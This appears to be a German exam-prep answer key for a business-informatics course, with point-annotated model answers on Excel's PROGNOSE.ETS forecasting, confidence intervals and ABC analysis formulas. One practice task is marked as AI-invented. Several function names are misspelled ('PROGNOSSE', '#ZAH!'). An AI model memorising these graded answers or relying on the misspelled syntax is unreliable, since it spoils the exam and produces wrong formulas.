✓ **2** Die Prognose ist ein gewichteter Durchschnitt der vergangenen Werte, wobei jüngere Beobachtungen mehr Gewicht erhalten als ältere und das Gewicht mit zunehmendem Alter exponentiell abnimmt. Dadurch reagiert die Prognose schnell auf aktuelle Entwicklungen, ohne von einzelnen Ausreißern beherrscht zu werden. Die Grundgleichung der einfachen exponentiellen Glättung lautet $F(t+1) = \alpha \cdot Y(t) + (1 - \alpha) \cdot F(t)$. Mit einem Glättungsparameter α von 0,30, einer Vormonatsprognose von 100 und einem tatsächlichen Wert von 120 ergibt sich $F = 0,30 \cdot 120 + 0,70 \cdot 100 = 106,00$; die Prognose zieht also nur um 6 statt um die vollen 20 Einheiten nach.

✓ **3** Das Modell zerlegt die Reihe zusätzlich in die Komponenten Niveau, Trend und Saison und setzt sie für die Zukunft wieder zusammen. Excel bestimmt den Glättungsparameter α sowie die Trend- und Saisonparameter automatisch so, dass der

Prognosefehler minimal wird; der Anwender gibt lediglich die Saisonlänge vor oder überlässt auch sie der automatischen Erkennung.

c) 4 P. – Das Interpretationsproblem der Konfidenzintervalle

Über =PROGNOSE.ETS.KONFINT(Zieldatum; Werte; Zeitachse; [Konfidenzniveau]; ...) gibt Excel die halbe Intervallbreite aus; die Prognosegrenzen ergeben sich als Prognose plus beziehungsweise minus diesem Wert. Für kaufmännische Prognosen entstehen daraus drei praktische Probleme.

✓ **⟨1⟩** Es handelt sich um eine Wahrscheinlichkeitsaussage und nicht um eine Garantie. Ein 95-Prozent-Intervall besagt lediglich, dass der tatsächliche Wert mit hoher Wahrscheinlichkeit darin liegt, in rund einem von zwanzig Fällen jedoch nicht.

✓ **⟨2⟩** In der Praxis wird die Intervallgrenze deshalb regelmäßig falsch gelesen, nämlich als sichere Ober- oder Untergrenze im Sinne von „mehr wird es nie“, und die Budgetplanung wird auf dieser Fehlannahme aufgebaut.

✓ **⟨3⟩** Das Intervall gilt nur unter der Modellannahme. Es quantifiziert allein die statistische Streuung der Vergangenheitsdaten unter der Voraussetzung, dass das ETS-Modell mit Trend und Saison weiter gilt. Strukturbrüche wie ein neuer Wettbewerber, eine Preisänderung, ein Konjunktureenbruch oder ein pandemieartiger Schock sind darin nicht enthalten. Das reale Risiko ist damit größer, als das Intervall suggeriert – es liefert eine trügerische Scheingenauigkeit.

✓ **⟨4⟩** Die Breite des Intervalls wächst mit dem Prognosehorizont. Je weiter in die Zukunft prognostiziert wird, desto breiter wird es, bis es für konkrete kaufmännische Zahlen wie Einkaufsmengen oder Personalbedarf praktisch unbrauchbar ist; die Aussage „zwischen 800 und 2.400 Stück“ hilft der Disposition nicht weiter. Das Konfidenzintervall ist damit ein Ehrlichkeits-Indikator für die Prognoseunsicherheit, aber kein Sicherheitsversprechen; kaufmännisch sollte es als Bandbreite für Best- und Worst-Case-Szenarien genutzt werden.

■ Über die geforderten Punkte hinaus

(✓){+1} Die Abbildung im Original. Die Aufgabe verweist auf eine Abbildung mit Prognoseblatt und Konfidenzband. Wer sie nicht deuten kann, beschreibt sie in einem Satz selbst: eine Zeitreihe, deren Fortsetzung als Linie mit einem sich nach rechts öffnenden Band dargestellt ist. Genau diese Trichterform ist die grafische Entsprechung von Problem drei.

(✓){+2} Argumente der Funktion einzeln parat haben. [Saisonalität] mit 1 bedeutet automatische Erkennung, 0 keine Saisonalität und eine positive Zahl eine feste Periode, etwa 12 für den Jahreszyklus. [Datenvervollständigung] mit 1 interpoliert fehlende Werte, 0 behandelt sie als Null. [Aggregation] legt fest, wie mehrere Werte am selben Zeitpunkt zusammengefasst werden. Die eckigen Klammern sind eine Schreibkonvention der Hilfe und werden nicht mitgetippt.

(✓){+3} Abgrenzung zu PROGNOSSE.LINEAR(). PROGNOSSE.LINEAR() legt eine Regressionsgerade nach der Methode der kleinsten Quadrate durch die Daten und kennt weder Saison noch abnehmende Gewichtung. PROGNOSSE.ETS() ist deshalb bei saisonalen Reihen überlegen, PROGNOSSE.LINEAR() bei kurzen, trendstabilen Reihen robuster. Diese Abgrenzung ist in verwandten Jahrgängen mit sechs Punkten gefragt worden.

(✓){+4} Mindestdatenmenge als Nachteil. Für eine Saisonerkennung braucht PROGNOSSE.ETS() mindestens zwei vollständige Zyklen, bei Monatsdaten also 24 Werte. Bei kürzerer Historie ignoriert Excel die Saison stillschweigend – ein Fehler, der nicht gemeldet wird und die Prognose systematisch verzerrt.

(✓){+5} Black-Box-Charakter. Die automatisch bestimmten Glättungsparameter werden nicht angezeigt; sie sind nur über PROGNOSSE.ETS.STAT() abrufbar. Für ein prüfungspflichtiges Modell ist das ein Nachvollziehbarkeitsproblem und passt direkt zum Klausurthema Dokumentation von Arbeitsmappen.

(✓){+6} Konfidenzniveau als Stellschraube. Das voreingestellte Konfidenzniveau beträgt 95 Prozent. Wer es auf 99 Prozent erhöht, erhält ein breiteres und damit scheinbar sichereres Intervall – die Unsicherheit hat sich dabei nicht verändert, nur ihre Darstellung. Dieses Argument entlarvt das Intervall als Kommunikations- und nicht als Sicherheitsinstrument.

(✓){+7} Rechnerische Kontrolle im Kopf. Mit einer Prognose von 1.000 Stück und einem Konfintwert von 180 lautet das Intervall 820 bis 1.180 Stück. Wer diese

Rechnung explizit macht, zeigt, dass er die halbe Intervallbreite richtig verstanden hat – ein häufiger Fehler ist die Annahme, Excel gebe die volle Breite aus.

(✓){+8} Prognoseblatt als Bedienweg. Über *Daten* ▶ *Prognoseblatt* erzeugt Excel die gesamte Konstruktion einschließlich Diagramm und Konfidenzband automatisch und schreibt dabei genau die PROGNOSE . ETS-Formeln ins Blatt. Wer diesen Weg nennt, verbindet Funktionswissen mit Bedienwissen.

(✓){+9} Kaufmännische Konsequenz formulieren. Der stärkste Schlusssatz lautet, dass eine Prognose in der Budgetplanung nie als Punktwert, sondern immer als Szenariotrio aus Best Case, Base Case und Worst Case zu verwenden ist – und dass das Konfidenzintervall dafür die Spannweite liefert, nicht die Entscheidung.

(✓){+10} Punkteverteilung beachten. Teil a) mit vier Punkten verlangt vier Aussagen, Teil b) mit drei Punkten drei, Teil c) mit vier Punkten mindestens drei sauber getrennte Probleme. Wer bei c) nur „das Intervall ist ungenau“ schreibt, verschenkt drei von vier Punkten.

(✓){+11} Verbindung zu den Grenzen von PROGNOSE.ETS(). In anderen Jahrgängen fragt Rohleder direkt nach drei Nachteilen der Funktion. Die Antwort setzt sich zusammen aus dem Mindestdatenbedarf, dem Black-Box-Charakter und der Blindheit gegenüber Strukturbrüchen – dieselben Bausteine wie in Teil c), nur anders gerahmt.

Rohleders Erwartung: Er will in a) die Zeitreihe mit Trend und Saison als Kern, in b) ausdrücklich den Namen „exponentielle Glättung“ beziehungsweise Holt-Winters mit der abnehmenden Gewichtung, und in c) mehrere getrennte Interpretationsprobleme – vor allem die Verwechslung von Wahrscheinlichkeit mit Garantie und die Blindheit des Modells gegenüber Strukturbrüchen.

Aufgabe #075 · 10 P. · Zweck der ABC-Analyse und ihre Erstellung in drei Schritten · Original-Aufgabenstellung

! Wiederholer: Die ABC-Analyse kam am 27.02.2024 erneut dran, dort aber mit anderem Zuschnitt (Lorenzkurve gegen ABC-Diagramm, 8 P.) – dieselbe Methode, andere Frage.

- a) 4 P. Wozu dient eine ABC-Analyse im Unternehmen grundsätzlich?
- b) 6 P. Erläutern Sie die Vorgehensweise zur Erstellung einer ABC-Analyse in drei Schritten. Nennen Sie die jeweils erforderlichen Tabellenblattfunktionen. Gehen Sie davon aus, dass eine Tabelle mit den kumulierten Umsätzen pro Kunde eines Jahres vorliegt.

a) 4 P. – Wozu die ABC-Analyse dient

Die ABC-Analyse ordnet eine große Menge gleichartiger Objekte – Kunden, Artikel, Materialien oder Lieferanten – nach ihrem wertmäßigen Beitrag und teilt sie in drei Klassen ein, damit Aufmerksamkeit und Mittel dorthin fließen, wo sie den größten Effekt haben. ✓

⟨1⟩ Ihr sachlicher Kern ist die regelmäßig zu beobachtende Ungleichverteilung: Ein kleiner Teil der Objekte trägt den überwiegenden Teil des Werts, während eine große Zahl von Objekten nur einen geringen Beitrag liefert, und genau diese Schiefeite macht die Analyse sichtbar und damit steuerbar. ✓ ⟨2⟩

Betriebswirtschaftlich dient sie deshalb der Priorisierung knapper Ressourcen: A-Objekte rechtfertigen persönliche Betreuung, enge Planung und häufige Kontrolle, C-Objekte dagegen nur standardisierte, möglichst automatisierte Abläufe, weil der Betreuungsaufwand dort sonst in keinem Verhältnis zum Ertrag steht. ✓ ⟨3⟩ Typische Einsatzfelder sind das Kunden- und Vertriebsmanagement, die Bestands- und Beschaffungssteuerung sowie die Kosten- und Rentabilitätsanalyse; in allen Fällen ist das Ergebnis kein Selbstzweck, sondern die Grundlage für eine bewusst unterschiedliche Behandlung der Klassen. ✓ ⟨4⟩

b) 6 P. – Drei Schritte mit den jeweiligen Tabellenblattfunktionen

Vorbemerkung zur Ausgangslage: „Kumulierte Umsätze pro Kunde“ meint hier die über das Jahr aufsummierten Umsätze je Kunde, also eine Zeile pro Kunde mit dem Jahreswert. Die laufende Summe über die Kunden hinweg entsteht erst in Schritt 2 und darf damit nicht verwechselt werden.

Schritt 1 – Absteigend sortieren. Die Kundenliste wird nach dem Jahresumsatz vom größten zum kleinsten Wert geordnet, denn ohne diese Rangfolge lässt sich keine sinnvolle Klassengrenze bestimmen. ✓ ⟨1⟩ Funktion:

=SORTIEREN(Bereich;Umsatzspalte;-1), wobei Bereich die zu sortierende Tabelle ist, Umsatzspalte die Nummer der Sortierspalte und -1 die absteigende Richtung festlegt; alternativ genügt der Befehl Daten → Sortieren, der allerdings statisch bleibt und bei neuen Daten wiederholt werden muss. ✓ {2}

Schritt 2 – Kumulierten Umsatzanteil berechnen. Für jeden Kunden wird die laufende Summe aller bis zu ihm aufgelaufenen Umsätze gebildet und durch den Gesamtumsatz geteilt, sodass eine von 0 % bis 100 % wachsende Anteilsspalte entsteht. ✓ {3} Funktion: =SUMME(\$B\$2:B2)/SUMME(\$B\$2:\$B\$n); im Zähler ist der Anfangsbezug \$B\$2 durch die Dollarzeichen fixiert, während das Ende B2 beim Kopieren nach unten mitwandert und die Summe so mitwächst, im Nenner sind beide Enden fixiert, damit der Gesamtumsatz konstant bleibt. ✓ {4}

Schritt 3 – In A, B und C klassifizieren. Über festgelegte Grenzen des kumulierten Anteils – üblich sind rund 80 % für A und rund 95 % für B – erhält jeder Kunde seine Klasse; die Grenzen sind eine betriebliche Konvention und keine mathematische Vorgabe. ✓ {5} Funktion: =WENN(Anteil<=0,8;"A";WENN(Anteil<=0,95;"B";"C")); das äußere WENN prüft die A-Grenze, das an der Sonst-Stelle eingesetzte zweite WENN die B-Grenze, die Anführungszeichen kennzeichnen die Klassenbuchstaben als Text. Kürzer und besser lesbar ist =WENNS(Anteil<=0,8;"A";Anteil<=0,95;"B";WAHR;"C"). ✓ {6}

Über die geforderten Punkte hinaus

Die Klassengrenzen sind Konvention, nicht Gesetz. Die oft genannte 80/95-Regel ist ein Erfahrungswert und keine aus den Daten abgeleitete Größe; bei sehr flacher Verteilung liefert sie eine unbrauchbar große A-Gruppe, bei extremer Konzentration eine A-Gruppe von zwei Kunden. (✓)(+1) Sauber ist deshalb, die Grenzen als eigene Eingabezellen zu führen und in der Formel darauf zu verweisen, damit sie sichtbar, begründbar und ohne Formeleingriff änderbar sind. (✓)(+2)

Umsatz ist nicht Wertbeitrag. Eine ABC-Analyse auf Umsatzbasis stuft einen Großkunden mit minimaler Marge als A ein und einen kleinen, hochprofitablen Kunden als C, obwohl die Betreuungsentscheidung genau umgekehrt richtig wäre. (✓)(+3) Wer den Deckungsbeitrag statt des Umsatzes als Sortierkriterium wählt, erhält dieselbe Methode mit deutlich besserer Entscheidungsqualität; das Verfahren bleibt identisch, nur die Ausgangsspalte wechselt. (✓)(+4)

Dynamische Variante ohne Kopieren. SORTIEREN() gehört zu den dynamischen Matrixfunktionen und läuft von einer einzigen Eingabezeile aus in den benötigten Bereich über, sodass die Rangfolge bei jeder Datenänderung automatisch neu entsteht. (✓)(+5) Steht im Zielbereich noch etwas im Weg, meldet Excel #ÜBERLAUF!; der Fehler ist kein Formelfehler, sondern ein Platzproblem und wird durch Freiräumen des Bereichs behoben. (✓)(+6)

Kombination mit der XYZ-Analyse. Die ABC-Analyse bewertet die Höhe des Beitrags, sagt aber nichts über dessen Schwankung; die XYZ-Analyse ergänzt genau diese Dimension, indem sie nach Vorhersagbarkeit des Bedarfs klassifiziert. (✓)(+7) Erst die Kreuztabelle aus beiden Sichten trennt den großen und planbaren AX-Kunden vom ebenso großen, aber völlig unstetigen AZ-Kunden, für den ganz andere Bestands- und Vertragsregeln gelten. (✓)(+8)

Anschluss an die Darstellungsfrage. Die hier erzeugte Anteilsspalte ist genau die Größe, die in der Lorenzkurve abgetragen wird, und deshalb hängt diese Aufgabe direkt mit der Darstellungsfrage vom 27.02.2024 zusammen. (✓)(+9) Wer die Klassenspalte aus Schritt 3 als Grundlage für ein farbig getrenntes Balkendiagramm nutzt, erhält ohne Zusatzaufwand das ABC-Diagramm, das Rohleder der Lorenzkurve vorzieht. (✓)(+10)

Rohleders Erwartung: Er will bei b) ausdrücklich die Tabellenblatffunktionen sehen, nicht nur die drei Arbeitsschritte in Prosa – eine Schrittbeschreibung ohne genannte Funktion ist nach seinem Raster nur die halbe Antwort. Bei a) reicht „Kunden einteilen“ nicht, es muss der

Zweck der Einteilung genannt werden, also die unterschiedliche Ressourcenzuteilung.

Aufgabe #076 · 6 P. · Grenzen der Prognosefunktion PROGNOSE.ETS() · Original-Aufgabenstellung

Die Tabellenblattfunktion PROGNOSE.ETS() stellte bei Ihrer Veröffentlichung einen erheblichen Fortschritt gegenüber den zuvor mit Excel üblichen Prognosetechniken dar. Sie birgt aber auch ihre Tücken.

Erläutern Sie drei konkrete und wichtige Nachteile bzw. Grenzen der Funktion.

Drei Nachteile beziehungsweise Grenzen

1. **Empfindlichkeit gegenüber Ausreißern und Sondereffekten.** Das exponentielle Glätten gewichtet jüngere Beobachtungen stärker als ältere, weshalb ein einmaliger Ausschlag am Ende der Zeitreihe – ein Lockdown-Monat, eine Großbestellung, ein Streik – überproportional in die Prognose einfließt. ✓ {1} Die Funktion kann nicht unterscheiden, ob ein solcher Wert ein Signal oder eine Störung ist, und schreibt ihn deshalb in die Zukunft fort, obwohl jeder Sachbearbeiter ihn als Einmaleffekt erkennen würde. ✓ {2}
2. **Eingeschränkte und unsichere Erfassung der Saisonalität.** Die Funktion versucht, die Saisonlänge automatisch zu bestimmen, und braucht dafür eine gleichmäßige Zeitachse sowie ausreichend viele vollständige Zyklen; bei kurzen, lückenhaften oder unregelmäßig saisonalen Reihen erkennt sie das Muster nicht oder erkennt ein falsches. ✓ {3} Das Ergebnis sieht dabei genauso glatt und überzeugend aus wie eine korrekte Prognose, denn ein falsch bestimmter Saisonparameter erzeugt keine Fehlermeldung, sondern nur eine falsche Kurve. ✓ {4}
3. **Geringe Anpassbarkeit und Black-Box-Charakter.** Das Modell ist fest vorgegeben und lässt sich vom Anwender kaum steuern; externe Einflussgrößen wie Preisänderungen, Werbeaktionen oder ein neuer Wettbewerber lassen sich nicht einbeziehen, weil die Funktion ausschließlich die eigene Vergangenheit der Reihe auswertet. ✓ {5} Damit versagt sie systematisch bei Strukturbrüchen: Sie extrapoliert eine Vergangenheit, die es so nicht mehr gibt, und liefert gerade dann eine glatte Zahl, wenn Vorsicht geboten wäre. ✓ {6}

■ Über die geforderten Punkte hinaus

Formale Voraussetzungen, an denen die Funktion scheitert. `PROGNOSE.ETS()`

verlangt eine Zeitachse mit konstantem Schrittabstand und toleriert nur einen begrenzten Anteil fehlender Werte; doppelte Zeitstempel werden gemittelt, was stillschweigend die Datengrundlage verändert. (✓)(+1) Fehlt die Regelmäßigkeit vollständig, liefert die Funktion `#ZAH!` beziehungsweise `#WERT!`, und in der Klausur ist dieser Hinweis wertvoll, weil er zeigt, dass die Grenze nicht nur inhaltlich, sondern schon formal beginnt. (✓)(+2)

Die Funktionsfamilie und was sie zusätzlich liefert. Neben `PROGNOSE.ETS()`

gibt es `PROGNOSE.ETS.KONFINT()` für das Konfidenzintervall, `PROGNOSE.ETS.SAISONALITÄT()` für die automatisch erkannte Saisonlänge und `PROGNOSE.ETS.STAT()` für die Modellkennzahlen. (✓)(+3) Wer die erkannte Saisonlänge einmal ausgibt, sieht sofort, ob das Modell überhaupt das Muster gefunden hat, das man selbst erwartet – das ist die einfachste verfügbare Plausibilitätsprüfung. (✓)(+4)

Gegenposition und richtiger Umgang. Das Konfidenzintervall der Funktion ist der

ehrlichste Teil ihrer Ausgabe, wird in der Praxis aber häufig als garantierte Bandbreite missverstanden, was zu falscher Sicherheit führt. (✓)(+5) Sinnvoll ist deshalb, den Prognosewert nie allein zu berichten, sondern zusammen mit der Bandbreite und mindestens einem qualitativ begründeten Alternativszenario; die Funktion ist eine Entscheidungshilfe und kein Ersatz für das Fachurteil. (✓)(+6)

(✓)(+7) Umkehr-Frage abgesichert – falls er die Aufgabe gedreht recycelt:

Zwei Vorteile von `PROGNOSE.ETS()` gegenüber den früheren Excel-Prognosetechniken: Erstens erkennt die exponentielle Dreifachglättung Trend und Saisonalität selbstständig und macht damit die frühere Handarbeit überflüssig, bei der Quartalsgewichte einzeln ermittelt und angewendet werden mussten; `PROGNOSE.LINEAR()` kennt weder Saison noch abnehmende Gewichtung und ist bei saisonalen Reihen deshalb unterlegen. Zweitens liefert die Funktionsfamilie über `PROGNOSE.ETS.KONFINT()` ein Konfidenzintervall mit, macht die Unsicherheit der Prognose also überhaupt erst sichtbar, während die alte lineare Prognose nur einen nackten Punktwert ausgab.

Rohleders Erwartung: Er will drei klar unterscheidbare Grenzen, nicht dreimal dieselbe Aussage in anderen Worten – „ungenau“, „nicht immer richtig“ und „kann falsch liegen“ zählt als ein Argument. Der stärkste Punkt ist die Kombination aus Datengetriebenheit und fehlender Warnung: Die

Funktion liefert auch dann eine plausibel aussehende Zahl, wenn ihre Annahmen nicht mehr gelten.

Aufgabe #077 · 8 P. · Lorenzkurve gegen ABC-Diagramm und Handlungsempfehlungen aus der Kundenstruktur · Original-Aufgabenstellung

! Wiederholer: Die ABC-Analyse kam am 24.07.2023 als 10-P-Aufgabe dran, dort mit Zweck und Erstellungsweg. Hier geht es ausschließlich um Darstellung und Auswertung – die Vorgehensweise wird vorausgesetzt.

(Abbildung im Klausurheft: ABC-Diagramm als Balkendiagramm der nach Umsatz absteigend sortierten Kunden, farblich in die Klassen A, B und C getrennt.)

- a) 2 P. Welches Problem besteht bei der Verwendung von Lorenzkurven im Zusammenhang mit ABC-Analysen?
- b) 6 P. Leiten Sie aus dem oben dargestellten ABC-Diagramm zwei konkrete Handlungsempfehlungen für das entsprechende Unternehmen ab.

a) 2 P. – Das Problem der Lorenzkurve

Die Lorenzkurve trägt ausschließlich kumulierte Anteile gegeneinander ab und zeigt damit die Ungleichverteilung als eine einzige glatte Linie; der Beitrag eines einzelnen Kunden ist darin nur noch als Steigungsänderung enthalten und praktisch nicht mehr ablesbar. ✓ {1} Damit fehlt genau das, worauf es bei einer ABC-Analyse ankommt: Rangfolge, Einzelbeiträge und die Lage der Klassengrenzen sind aus der Kurve nicht unmittelbar zu erkennen, sodass sie zwar die Verteilung beschreibt, aber keine Handlungsentscheidung stützt. Das ABC-Diagramm mit sortierten Einzelbalken und farbig getrennten Klassen macht beides sofort sichtbar. ✓ {2}

b) 6 P. – Zwei Handlungsempfehlungen aus dem Diagramm

Das Diagramm zeigt eine ausgeprägte Konzentration: wenige A-Kunden mit sehr hohen Balken tragen den Großteil des Umsatzes, es folgt eine mittlere B-Gruppe, und daran schließt eine lange, flach auslaufende Reihe von C-Kunden mit jeweils minimalem Beitrag an.

1. **A-Kunden intensiv binden und zugleich die Abhängigkeit begrenzen.** Weil einige wenige Kunden den überwiegenden Teil des Umsatzes tragen, rechtfertigt jeder von ihnen persönliche Betreuung durch eine feste Ansprechperson, bevorzugte Liefer- und Servicezusagen sowie eine regelmäßige, aktive Kontaktpflege statt reiner Auftragsabwicklung. ✓ {1} Aus derselben Struktur folgt die Kehrseite: Der Ausfall eines einzigen A-Kunden trübe das Unternehmen unmittelbar existenziell, weshalb parallel längere Vertragsbindungen, eine engere

Beobachtung der Bonität und der gezielte Aufbau weiterer Großkunden zur Streuung des Klumpenrisikos gehören. ✓ {2} Konkret messbar wird die Empfehlung, wenn man den Umsatzanteil des größten Kunden als Kennzahl führt und einen Zielwert festlegt, unterhalb dessen er liegen soll. ✓ {3}

2. **Die Betreuung der C-Kunden konsequent verschlanken.** Die lange Reihe umsatzschwacher Kunden verursacht in Summe erheblichen Aufwand in Beratung, Auftragsbearbeitung, Versand und Buchhaltung, der in keinem Verhältnis zu ihrem Beitrag steht; hier ist Standardisierung und Automatisierung die richtige Antwort, also Online-Bestellung im Selbstbedienungsverfahren, standardisierte Angebote und Verzicht auf persönliche Besuche. ✓ {4} Ergänzend sind die Konditionen so zu gestalten, dass Kleinstaufträge sich tragen, etwa über Mindestbestellwerte, Versandkostenpauschalen oder gebündelte Lieferrhythmen. ✓ {5} Vor einer Bereinigung des Kundenstamms ist allerdings zu prüfen, ob ein C-Kunde strategischen Wert hat, etwa als Neukunde mit Entwicklungspotenzial oder als Referenz, denn die Empfehlung lautet Aufwand senken und nicht pauschal kündigen. ✓ {6}

■ Über die geforderten Punkte hinaus

Die Lorenzkurve hat trotzdem ihren Platz. Für die Frage, wie stark die Konzentration insgesamt ist und wie sie sich über die Jahre entwickelt, ist die Kurve das bessere Bild, weil sich daraus der Gini-Koeffizient als eine einzige Vergleichszahl ableiten lässt. (✓)(+1) Die Kritik gilt also nicht der Kurve an sich, sondern ihrer Verwendung als Entscheidungsgrundlage für die Klassenbildung, und diese Unterscheidung hebt die Antwort deutlich über die Standardlösung. (✓)(+2)

Die 80/20-Regel ist eine Faustregel, kein Naturgesetz. Ob die A-Klasse bei 70, 80 oder 85 Prozent des kumulierten Umsatzes endet, ist eine betriebliche Festlegung, die zur Struktur der eigenen Daten passen muss. (✓)(+3) Wer die Grenze mechanisch bei 80 Prozent setzt, obwohl die Kurve dort flach verläuft, trennt mitten in einer homogenen Gruppe und erhält Klassen, die keine unterschiedliche Behandlung rechtfertigen. (✓)(+4)

Die dritte, oft vergessene Empfehlung. Die B-Gruppe ist das eigentliche Entwicklungsfeld, weil sie groß genug für gezielte Maßnahmen und klein genug für spürbare relative Zuwächse ist. (✓)(+5) Eine sinnvolle Maßnahme ist deshalb, aus der B-Gruppe die Kunden mit dem größten Potenzial auszuwählen und sie befristet wie A-Kunden zu betreuen, statt Mittel gleichmäßig über alle B-Kunden zu verteilen. (✓)(+6)

Umsetzung des ABC-Diagramms in Excel. Man legt neben der Umsatzspalte drei Hilfsspalten an, in denen jeweils nur die Werte der eigenen Klasse stehen, etwa =WENN(Klasse="A";Umsatz;" "), und stellt diese drei Spalten als gestapeltes Säulendiagramm dar; so entstehen automatisch drei getrennt einfärbbare Datenreihen. (✓)(+7) Alternativ genügt eine bedingte Formatierung mit Datenbalken direkt in der Tabelle, die ohne jedes Diagramm dieselbe Rangfolge sichtbar macht und bei Datenänderungen sofort mitwächst. (✓)(+8)

Rohleders Erwartung: Bei b) sind Empfehlungen gefordert, die aus dem gezeigten Bild abgeleitet sind – wer allgemein über ABC-Analysen schreibt, ohne die erkennbare Konzentration zu benennen, hat die Aufgabe nicht beantwortet. Jede Empfehlung braucht die Begründung aus dem Diagramm und eine konkrete Maßnahme, nicht nur eine Richtungsangabe.

Aus der Vorlesung gebaut – gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #078 · 12 P. · Bevor der Mittelwert berichtet wird: Häufigkeitsverteilung der Quelldaten · von der KI erfunden – kein Original

Ein Auswertungswerkzeug für Lehrveranstaltungsevaluationen berichtet je Veranstaltung den Mittelwert des Gesamturteils auf einer Notenskala. Die Skala reicht von 1 bis 5, Zwischenwerte sind zugelassen. Für eine Veranstaltung wird ein Mittelwert von 3,0 ausgewiesen.

- a) (4 P.) Erläutern Sie an einem selbst gewählten Zahlenbeispiel, warum dieser Mittelwert grob irreführen kann, und benennen Sie den Fachbegriff für die zugrunde liegende Verteilungsform.
- b) (4 P.) Erläutern Sie den Aufbau der Funktion HÄUFIGKEIT, die Regel zur Anzahl der Klassen und was bei der Eingabe zu beachten ist.
- c) (4 P.) Nennen Sie drei Kennzahlen, die neben dem Mittelwert zu berichten sind, und erläutern Sie jeweils, was sie über die Verteilung aussagen.

a) 4 P. – Zahlenbeispiel und Fachbegriff

Haben von zwanzig Teilnehmenden zehn die Note 1 und zehn die Note 5 vergeben, so ergibt sich rechnerisch ein Mittelwert von 3,0, obwohl kein einziger Teilnehmender die Veranstaltung mit der Note 3 bewertet hat. ✓ **{1}** Der Mittelwert beschreibt hier keinen typischen Fall, sondern einen Punkt, an dem gerade niemand liegt, und verdeckt damit genau das berichtenswerte Ergebnis, nämlich dass die Gruppe in zwei gegensätzliche Lager zerfällt. ✓ **{2}** Diese Verteilungsform heißt bimodal, weil sie zwei Häufungspunkte aufweist; Rohleder beschreibt ihre grafische Gestalt als „zwei Kamelhöcker“ und nennt den Mittelwert in diesem Fall „grob irreführend“. ✓ **{3}** Die Handlungsfolge ist erheblich, denn ein Mittelwert von 3,0 legt eine mittelmäßige, insgesamt unauffällige Veranstaltung nahe und damit keinen Handlungsbedarf, während die tatsächliche Verteilung auf eine Veranstaltung hinweist, die einen Teil der Zielgruppe erreicht und einen anderen völlig verfehlt. ✓ **{4}**

b) 4 P. – Aufbau und Eingabe von HÄUFIGKEIT

HÄUFIGKEIT erwartet zwei Argumente, nämlich die auszuwertenden Daten als Vektor, hier über einen strukturierten Verweis auf die Spalte des Gesamturteils, und die Klassen, also den Vektor der oberen Klassengrenzen. ✓ **{1}** Die Klassengrenzen sind sinnvoll zu wählen: Rohleder setzt bei einer Notenskala eine erste Klasse bis 0,5 an, um Ausreißer

unterhalb der bestmöglichen Note abzufangen, und eine letzte Grenze bei 4,5, unterhalb derer alles Übrige fällt. ✓ {2} Es ist stets eine Klassengrenze weniger anzugeben, als Ausgabezellen vorhanden sind, weil die letzte Zelle diejenigen Werte aufnimmt, die oberhalb der höchsten angegebenen Grenze liegen. ✓ {3} HÄUFIGKEIT ist eine Matrixformel und wird in aktuellen Excel-Versionen als dynamische Matrixformel behandelt, weshalb sie nur in die obere linke Zelle eingegeben wird und sich der Ergebnisbereich selbst aufspannt; steht in einer der benötigten Zellen bereits etwas, quittiert Excel das mit dem Fehlerwert #ÜBERLAUF!, der durch Leeren der blockierenden Zelle behoben wird. ✓ {4}

c) 4 P. – Drei Kennzahlen neben dem Mittelwert

1. **Median.** Er teilt die geordnete Reihe in zwei gleich große Hälften und gibt damit den Wert an, den die mittlere Beobachtung tatsächlich aufweist. ✓ {1} Weicht er deutlich vom Mittelwert ab, ist die Verteilung schief, und der Median ist dann die belastbarere Aussage über den typischen Fall, weil er von einzelnen extremen Werten nicht mitgezogen wird. ✓ {2}
2. **Modus und Standardabweichung.** Der Modus nennt den am häufigsten vergebenen Wert und weist damit auf den Häufungspunkt hin; in der vorgeführten Auswertung lag er bei der Note 3, was durch die Häufigkeitsverteilung mit deutlich über zweihundert Nennungen dieser Note bestätigt wurde. ✓ {3} Die Standardabweichung der Grundgesamtheit misst die Streuung und beantwortet damit die Frage, wie enig sich die Befragten in ihrem Urteil waren; ergänzend geben Minimum und Maximum die Spannweite an und zeigen, ob überhaupt die Randnoten vergeben wurden, während erst die grafische Darstellung als Säulendiagramm über alle Klassen den bimodalen Fall sicher sichtbar macht. ✓ {4}

Über die geforderten Punkte hinaus

Rohleders eigenes zweites Beispiel. Er führt die durchschnittliche Einwohnerzahl deutscher Städte an, die bei stumpfer Rechnung bei rund vierzigtausend liegt, obwohl Berlin und wenige weitere Großstädte den Wert allein nach oben ziehen. (✓){+1} Wer die politisch relevante Durchschnittsgröße einer deutschen Stadt wissen will, muss diese Ausreißer aus der Betrachtung nehmen, und dieselbe Prüfung führt er bereits in einer früheren Einheit über den Zahlenfilter einer Tabelle vor, mit dem sich die obersten und untersten zehn Prozent gezielt anzeigen lassen. (✓){+2}

Die Kennzahl ist nur so gut wie die Datenerhebung. Die Evaluationsdaten des Beispiels stammen aus Papierbögen, die eingescannt und über eine Texterkennung ausgewertet wurden. (✓){+3} Damit sind Erkennungsfehler und Lücken systematisch zu erwarten, weshalb Rohleders Aufforderung „Achten Sie auf Ausreißer. Achten Sie auf Fehler. Achten Sie auf Lücken.“ in diesem Fall nicht abstrakt gemeint ist, sondern die konkrete Fehlerquelle der eigenen Datenkette benennt. (✓){+4}

Das Verfahren heißt bei ihm Augenintegral. Er verlangt keine formale Verteilungsprüfung, sondern eine grobe Sichtprüfung der Verteilung, bevor eine Kennzahl berichtet wird. (✓){+5} Formuliert ist das als „prüfen Sie wenigstens mit einem dicken Daumen, mit einem Augenintegral, macht der Mittelwert Sinn“; der Anspruch ist damit bewusst niedrig gehalten, aber verbindlich. (✓){+6}

Die Selbstkritik ist Teil der Lehre. Rohleder stellt fest, das gemeinsam gebaute Auswertungstool habe die Quelldaten „nicht vernünftig analysiert“, obwohl es formal korrekt rechnete. (✓){+7} Genau darin liegt die Übertragbarkeit auf die Praxis: Die Modellierung kann technisch einwandfrei sein und trotzdem eine Aussage erzeugen, die inhaltlich nicht trägt, und diese Lücke schließt keine Formel, sondern nur die Prüfung der Daten. (✓){+8}

